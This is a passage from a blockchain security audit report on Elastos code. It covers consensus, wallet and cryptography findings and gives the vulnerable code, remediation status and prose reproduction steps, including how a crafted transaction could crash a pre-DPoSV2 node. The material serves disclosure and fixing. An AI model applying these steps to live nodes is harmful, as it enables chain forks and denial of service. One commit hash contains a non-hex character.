A node built for arm64 computes a deposit ceiling 1 sela lower and rejects a block whose `ReturnCRDepositCoin` transaction returns the full amount that amd64 nodes compute, so that node forks off. Release builds target linux/amd64, so only operators that build for arm64 are affected.

Exploitation Steps

1. An operator builds the node for arm64, for example with `make` on Apple Silicon or AWS Graviton.
2. A CR member with partial duty or partial votes reaches a penalty event. The arm64 node stores a `Penalty` that is 1 sela larger.
3. The member submits a `ReturnCRDepositCoin` transaction that spends the full available deposit that amd64 nodes compute.
4. The arm64 node rejects the transaction and its block, and stops following the chain.

Code Location

`cr/state/committee.go:1971-1984` — `Committee.getMemberPenalty()`

The product `electionRate*voteRate` has no explicit conversion, so the compiler can fuse the subtraction. The comment above it incorrectly states that Go performs no FMA contraction.

SOL

```
    // Calculate the final penalty.
    penalty := c.state.DepositInfo[member.Info.CID].Penalty
    // penaltyRate is the legacy expression verbatim. Both operands are already
    // float64, so naming the intermediate cannot change the value: Go performs no FMA
    // contraction, and the product was rounded to float64 before the subtract in the
    // original single-expression form too.
    penaltyRate := 1 - electionRate*voteRate
    // ARITH-01, same gate. Second line of defence: even with electionCount clamped,
    // a DutyPeriod of zero on a private net makes electionRate NaN or +Inf.
    if height >= c.Params.V103Height {
        penaltyRate = clampedPenaltyRate(penaltyRate)
    }
```

```
    currentPenalty := common.Fixed64(float64(MinDepositAmount) * penaltyRate)
    finalPenalty := penalty + currentPenalty
```

`cr/state/state.go:135-142` — `State.getAvailableDepositAmount()`

The stored `Penalty` directly reduces the available deposit.

SOL

```
func (s *State) getAvailableDepositAmount(cid common.Uint168) common.Fixed64 {
    depositInfo, ok := s.DepositInfo[cid]
    if !ok {
        return 0
    }
    return depositInfo.TotalAmount - depositInfo.DepositAmount -
        depositInfo.Penalty
}
```

`core/transaction/returncrdepositcointransaction.go:120-127` — `ReturnCRDepositCoinTransaction.SpecialContextCheck()`

The available deposit is the exact spend ceiling, so a 1-sela difference changes block validity.

SOL

```
        availableValue +=
t.parameters.BlockChain.GetCRCommittee().GetAvailableDepositAmount(*cid)
    }

    // Check output amount.
    if inputValue-changeValue > availableValue ||
        outputValue >= availableValue {
        return elaerr.Simple(elaerr.ErrTxPayload, fmt.Errorf("candidate overspend deposit")),
true
    }
```

RECOMMENDATION

In `getMemberPenalty()`, wrap the product in an explicit conversion: `penaltyRate := 1 - float64(electionRate*voteRate)`. The Go specification forbids fusion across an explicit conversion, and the result equals the current amd64 value, so historical blocks replay unchanged. Also correct the code comment at `cr/state/committee.go:1974`. The comment states that Go performs no FMA contraction, which is false on arm64.

REMEDIATION COMMENT

Addressed in: d2fe6ea0e04127bb44b497de5bed0f18250lad5f

SOLVED: The **Elastos team** solved this finding in commit d2fe6ea0e04127bb44b497de5bed0f18250lad5f by wrapping the intermediate product in an explicit `float64()` conversion (`penaltyRate := 1 - float64(electionRate*voteRate)`), which the Go specification forbids from being fused into a single FMA instruction. This change is unconditional and takes effect on all build targets, ensuring that arm64 and amd64 nodes compute identical CR member penalty values.

Client Note:
One explicit rounding step makes every processor type compute the same penalty. The released x86 build gives the same results as before.

HAL-043 ACKNOWLEDGED

ECIES Parameter map is not locked

• Informational · 0.2 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

The `ecies` package stores curve parameters in a map shared my all the package, and `AddParamsForCurve` can replace an entry with no lock and no validation. A process changing the map would affect the other processes using it. Although there is no exploitability found, it might become a problem as the codebase evolved. If later code calls `AddParamsForCurve`, every later ECIES operation in that process uses the new parameters until restart.

Code Location

In `crypto/ecies/params.go`: the exported `AddParamsForCurve` function writes the shared map. `ParamsFromCurve` reads the same map on every ECIES operation:

GO

```
var paramsFromCurve = map[elliptic.Curve]*ECIESParams{
    elliptic.P256(): ECIES_AES128_SHA256,
    elliptic.P384(): ECIES_AES256_SHA384,
    elliptic.P521(): ECIES_AES256_SHA512,
}

func AddParamsForCurve(curve elliptic.Curve, params *ECIESParams) {
    paramsFromCurve[curve] = params
}

func ParamsFromCurve(curve elliptic.Curve) (params *ECIESParams) {
    return paramsFromCurve[curve]
}
```

RECOMMENDATION

It is recommended to freeze the map after init.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> No change needed: nothing in the program writes to the table, and the one function that could has no callers.

HAL-044 SOLVED

Wallet signTx can treat an unsigned txn file as complete

Informational · 0.2 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:L/I:N/D:N/Y:N

DESCRIPTION

`ela-cli wallet signtx` decides how many signatures a transaction still needs by reading one byte of the script. `ela-cli` does not check that this number is at least 1 and at most the number of keys. If nobody has signed yet and that byte encodes 0, the CLI prints `[0/0]` and exits without signing. The node still requires real signatures, so this behaviour cannot spend funds.

Steps to reproduce

1. Create a `to_be_signed.txn` file whose redeem script starts with byte `0x50` and carries no signatures.
2. Run `ela-cli wallet signtx` on that file.
3. Read the status `[0 / 0]` and the error `transaction was fully signed, no need more sign`.
4. Repeat with first byte `0x4F` and read `needSign = 255`.
5. Submit the same script on a verified node spend path and observe rejection.

Code Location

In `crypto/common.go`, the parser returns `m` and `n` from opcode bytes. It does not bound those values, that are used by the wallet and some transaction builders.

GO 50–63

```go
func ParseCrossChainScriptV1(code []byte) ([][]byte, int, int, error) {
    if len(code) < MinMultiSignCodeLength || code[len(code)-1] != common.CROSSCHAIN {
        return nil, 0, 0, errors.New("not a valid cross chain transaction code, length not enough")
    }
    m, n := parseMAndN(code)
    pks, err := parsePublicKeys(code)
    return pks, m, n, err
}

func parseMAndN(code []byte) (int, int) {
    n := int(code[len(code)-2]) - PUSH1 + 1
    m := int(code[0]) - PUSH1 + 1
    return m, n
}

```

`ela-cli wallet signtx` calls `GetSignStatus`, which uses `getM`. A first byte below `PUSH1` wraps to a large `needSign` (for example 255) instead of an error.

GO 96–108

```go
func GetM(code []byte) (uint, error) {
    // ...
    return getM(code), nil
}

func getM(code []byte) uint {
    return uint(code[0] - PUSH1 + 1)
}

func GetSignStatus(code, param []byte) (haveSign, needSign int, err error) {
    // ...
        return haveSign, int(getM(code)), nil
}
```

RECOMMENDATION

It is recommended to use one helper for `m` and `n` (eg, `parseMAndN`). Reject a first byte below `PUSH1`, then reject unless `1 <= m <= n`.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cd (further tightened in cf8d2417) by adding an explicit bounds guard in the MULTISIG branch of `GetSignStatus` that returns an error when the first script byte is below `PUSH1`, preventing the byte-arithmetic wrap that previously caused the CLI to report a false `[0/0]` or `[n/255]` completion status. An additional check rejects scripts where the declared `m` exceeds `n` or the encoded key count does not match `n`.

Client Note:

The status refuses a script that asks for fewer than one signature, or for more signatures than it has keys. The script tool stops, and writes no ready-to-send file, when it cannot read the status. Other commits: cf8d241737.

HAL-045 ACKNOWLEDGED

Wallet encrypts every account with the same IV

Informational · 0.2 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

The wallet creates one 16 byte IV when it creates a keystore. `EncryptPrivateKey` then uses that same IV with the master key for every account. It is not a vulnerability, rather a code hygiene finding.

Steps to reproduce

1. Create a wallet with `ela-cli wallet create`.
2. Add a second standard account with `ela-cli wallet add`.
3. Open the keystore JSON without the password.
4. Compare the first 16 bytes of each `PrivateKeyEncrypted` value.
5. Observe identical prefixes only when the leading public key bytes match.

Code Location

In `crypto/aes.go`, the helper encrypts with the caller supplied IV and does not require a unique IV per call:

GO 21–32

```go
func AesEncrypt(plaintext []byte, key []byte, iv []byte) ([]byte, error) {
    block, err := aes.NewCipher(key)
    if err != nil {
        return nil, errors.New("invalid decrypt key")
    }
    blockMode := cipher.NewCBCEncrypter(block, iv)

    cipherText := make([]byte, len(plaintext))
    blockMode.CryptBlocks(cipherText, plaintext)

    return cipherText, nil
}
```

In `account/client.go`, every account blob is encrypted with `cl.masterKey` and the single keystore `cl.iv`. `NewClient` generates that IV once and stores it in the keystore:

GO 409–416

```go
func (cl *Client) EncryptPrivateKey(prikey []byte) ([]byte, error) {
    enc, err := crypto.AesEncrypt(prikey, cl.masterKey, cl.iv)
    if err != nil {
        return nil, err
    }
```

```
        return enc, nil
    }
```

RECOMMENDATION

It is recommended to generate a unique random IV for each AES-CBC encryption, and store that IV with its ciphertext record.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> No change needed: we agree with your view that this is code hygiene, not a vulnerability.

HAL-046 ACKNOWLEDGED

Private wallet files does not have tampering detection

Informational · 0.2 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

AES-CBC by itself only encrypts data; it does not prove that the encrypted data has not been modified. AES-GCM is an AEAD mode (Authenticated Encryption with Associated Data) so it provides both confidentiality and tamper detection.

The wallet encrypts its master key and private key with raw AES-CBC. No MAC or authenticated encryption tag protects the ciphertext, and decryption returns modified plaintext without detecting corruption. If the wallet file was altered, the wallet would still decrypt using AES and not raise an error.

Code Location

In `crypto/aes.go`, the helpers perform CBC encryption and decryption without calculating or verifying an authentication tag:

GO 21–26

```go
blockMode := cipher.NewCBCEncrypter(block, iv)
blockMode.CryptBlocks(cipherText, plaintext)

blockModel := cipher.NewCBCDecrypter(block, iv)
blockModel.CryptBlocks(plaintext, cipherText)
return plaintext, nil
```

RECOMMENDATION

Replace raw AES-CBC with a versioned authenticated-encryption construction such as AES-GCM or ChaCha20-Poly1305. Bind the record type and wallet version as associated data and reject every record whose tag does not verify.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> Accepted for this release: this concerns the key file of the command line wallet; a new file format is not part of this release.

HAL-047 ACKNOWLEDGED

EncodePoint encodes incomplete public keys as infinity without error

Informational · 0.2 AO:S/AC:L/AX:H/R:N/S:U/C:N/A:N/I:L/D:N/Y:N

DESCRIPTION

`PublicKey.EncodePoint()` returns a one-byte `0x00` value and a no error when X or Y is nil. Redeem-script builders and `SaveAccount` accept that result because they inspect only the error. No bad path was found in the code but the potential issues that can arise with additional development deserve an informational finding.

Exploitation steps

1. Construct a `*crypto.PublicKey` value with a nil X or Y field.
2. Pass that key to `EncodePoint` or a redeem-script builder.
3. Observe a one-byte `0x00` encoding and a nil error.
4. If `SaveAccount` copies the uncompressed encoding, the index loop panics.

Code Location

In `crypto/encode.go`, the encoder treats a nil coordinate as the point at infinity and reports success:

GO 269–274

```go
func (e *PublicKey) EncodePoint(isCompressed bool) ([]byte, error) {
    //if X is infinity, then Y cann't be computed, so here used "||"
    if nil == e.X || nil == e.Y {
        infinity := make([]byte, INFINITYLEN)
        return infinity, nil
    }
```

In `core/contract/standard.go`, the builder rejects a nil pointer, then writes any `EncodePoint` payload whose error is nil:

GO

```go
func CreateStandardRedeemScript(pubKey *crypto.PublicKey) ([]byte, error) {
    if nil == pubKey {
        return nil, errors.New("public Key is nil")
    }
    temp, err := pubKey.EncodePoint(true)
    if err != nil {
        return nil, errors.New("create standard redeem script, encode public key failed")
    }
```

RECOMMENDATION

Return an error from `EncodePoint` when X or Y is nil and reject encodings whose length is not 33 or 65 bytes at each caller.

REMEDIATION COMMENT

ACKNOWLEDGED: The **Elastos team** made a business decision to acknowledge this finding and not alter the code, stating that:

> No change needed: no path in the program reaches the incomplete-key case.

HAL-048 SOLVED

Pre-DPoSV2 isNextArbitratorsSame Indexes Unchecked Payload Slices

Informational · AO:A/AC:L/AX:H/R:N/S:U/C:N/I:N/A:N/D:N/Y:N

DESCRIPTION

The `isNextArbitratorsSame` function in `core/transaction/nexttrundposinfotransaction.go` only checks that the sum of the `CRPublicKeys` and `DPOSPublicKeys` lengths in `nextTurnDPOSInfo` equals the `nextArbitrators` length. It does not check each list on its own. If one list is empty and the other list has the full length, the sum check passes. The function then accesses the empty list at index 0, and the access panics.

The out-of-bounds index is real, but deployed networks cannot reach it. `SpecialContextCheck` calls `isNextArbitratorsSame` only while `BlockHeight + N < DPoSV2ActiveHeight`, where N is `NormalArbitratorsCount + len(CRCArbiters)` (`core/transaction/nexttrundposinfotransaction.go:87-95`). At other heights it calls `isNextArbitratorsSameV1`, which does not have this defect. The node sets `DPoSV2ActiveHeight` once, at DPoSV2 activation (`dpos/state/arbitrators.go:2620-2622`). Mainnet passed this height. The defect affects only a new chain before DPoSV2 activation.

The victim node also needs to have `NeedNextTurnDPOSInfo` enabled: when a rotation occurs, a node waits for a `NextTurnDPOSInfo` transaction, and when that transaction arrives, sets the flag to false. The trigger window is therefore not open all the time but is periodic.

Impact

Deployed networks are not affected, because they passed `DPoSV2ActiveHeight`. On a new chain that runs this code before DPoSV2 activation, a peer can crash a node with a crafted `NextTurnDPOSInfo` transaction. This finding is a hardening recommendation.

Exploitation Steps

1. Dial a full node of a chain that has not activated DPoSV2, on the elanet P2P port.
2. Complete the `version` and `verack` handshake.
3. Wait until the node sets `NeedNextTurnDPOSInfo`. The node uses the pre-DPoSV2 matcher only while `BlockHeight + N < DPoSV2ActiveHeight`.
4. Send an unsigned `NextTurnDPOSInfo` transaction with one empty key list and a matching combined length.
5. The node indexes the empty list and the process panics.

Code Location

In `core/transaction/nexttrundposinfotransaction.go`, an empty key list passes the initial length check. The function then accesses `CRPublicKeys` out of bounds:

GO 120–148

```go
func isNextArbitratorsSame(nextTurnDPOSInfo *payload.NextTurnDPOSInfo,
    nextArbitrators []*state.ArbiterInfo) bool {
    if len(nextTurnDPOSInfo.CRPublicKeys)+len(nextTurnDPOSInfo.DPOSPublicKeys) !=
len(nextArbitrators) {
        log.Warn("[IsNextArbitratorsSame] nexArbitrators len ", len(nextArbitrators))
        return false
    }
    crindex := 0
    dposIndex := 0
    for _, v := range nextArbitrators {
        if blockchain.DefaultLedger.Arbitrators.IsNextCRCArbitrator(v.NodePublicKey) {
            if bytes.Equal(v.NodePublicKey, nextTurnDPOSInfo.CRPublicKeys[crindex]) ||
                (bytes.Equal([]byte{}, nextTurnDPOSInfo.CRPublicKeys[crindex]) &&
!blockchain.DefaultLedger.Arbitrators.IsMemberElectedNextCRCArbitrator(v.NodePublicKey
)) {
                crindex++
                continue
            } else {
                return false
            }
        } else {
            if bytes.Equal(v.NodePublicKey,
nextTurnDPOSInfo.DPOSPublicKeys[dposIndex]) {
                dposIndex++
                continue
            } else {
                return false
            }
        }
    }
    return true
}

```

In `core/transaction/nexttrundposinfotransaction.go`, `SpecialContextCheck` calls `isNextArbitratorsSame` only while `BlockHeight + N` is below `DPoSV2ActiveHeight`. At other heights it calls `isNextArbitratorsSameV1`. Mainnet passed `DPoSV2ActiveHeight`, so mainnet nodes use `isNextArbitratorsSameV1`.

GO 86–99

```go
if
t.parameters.BlockHeight+uint32(conf.DPoSConfiguration.NormalArbitratorsCount+len(conf
.DPoSConfiguration.CRCArbiters)) >=
    blockchain.DefaultLedger.Arbitrators.GetDPoSV2ActiveHeight() {
    if !isNextArbitratorsSameV1(nextTurnDPOSInfo, nextArbitrators, nextCRCArbitrators)
{
        log.Warnf("[checkNextTurnDPOSInfoTransaction] CRPublicKeys %v,
DPOSPublicKeys%v\n",
            convertToArbitersStr(nextTurnDPOSInfo.CRPublicKeys),
convertToArbitersStr(nextTurnDPOSInfo.DPOSPublicKeys))
        return elaerr.Simple(elaerr.ErrTxPayload,
errors.New("checkNextTurnDPOSInfoTransaction nextTurnDPOSInfo was wrong")), true
    }
} else {
```

```
94      if !isNextArbitratorsSame(nextTurnDPOSInfo, nextArbitrators) {
95          log.Warnf("[checkNextTurnDPOSInfoTransaction] CRPublicKeys %v,
    DPOSPublicKeys%v\n",
96              convertToArbitersStr(nextTurnDPOSInfo.CRPublicKeys),
    convertToArbitersStr(nextTurnDPOSInfo.DPOSPublicKeys))
97          return elaerr.Simple(elaerr.ErrTxPayload,
    errors.New("checkNextTurnDPOSInfoTransaction nextTurnDPOSInfo was wrong")), true
98      }
99  }
```

RECOMMENDATION

As a hardening measure, it is recommended to check each key list length in `isNextArbitratorsSame` before indexing it. Return false when `crindex` or `dposIndex` is out of range for its list.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6e by adding a per-list bounds check before each slice index in `isNextArbitratorsSame`. Before accessing `CRPublicKeys[crindex]`, the fix verifies that `crindex` is within bounds, and before accessing `DPOSPublicKeys[dposIndex]`, it verifies `dposIndex` is within bounds, returning false in both overflow cases. A crafted `NextTurnDPOSInfo` payload with one empty key list is now refused rather than crashing the node.

Client Note:
The check reads the length of both lists before it indexes them, so a malformed notice is refused instead of crashing the node. Other commits: 2d8fc98dcc.

Disclaimer

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.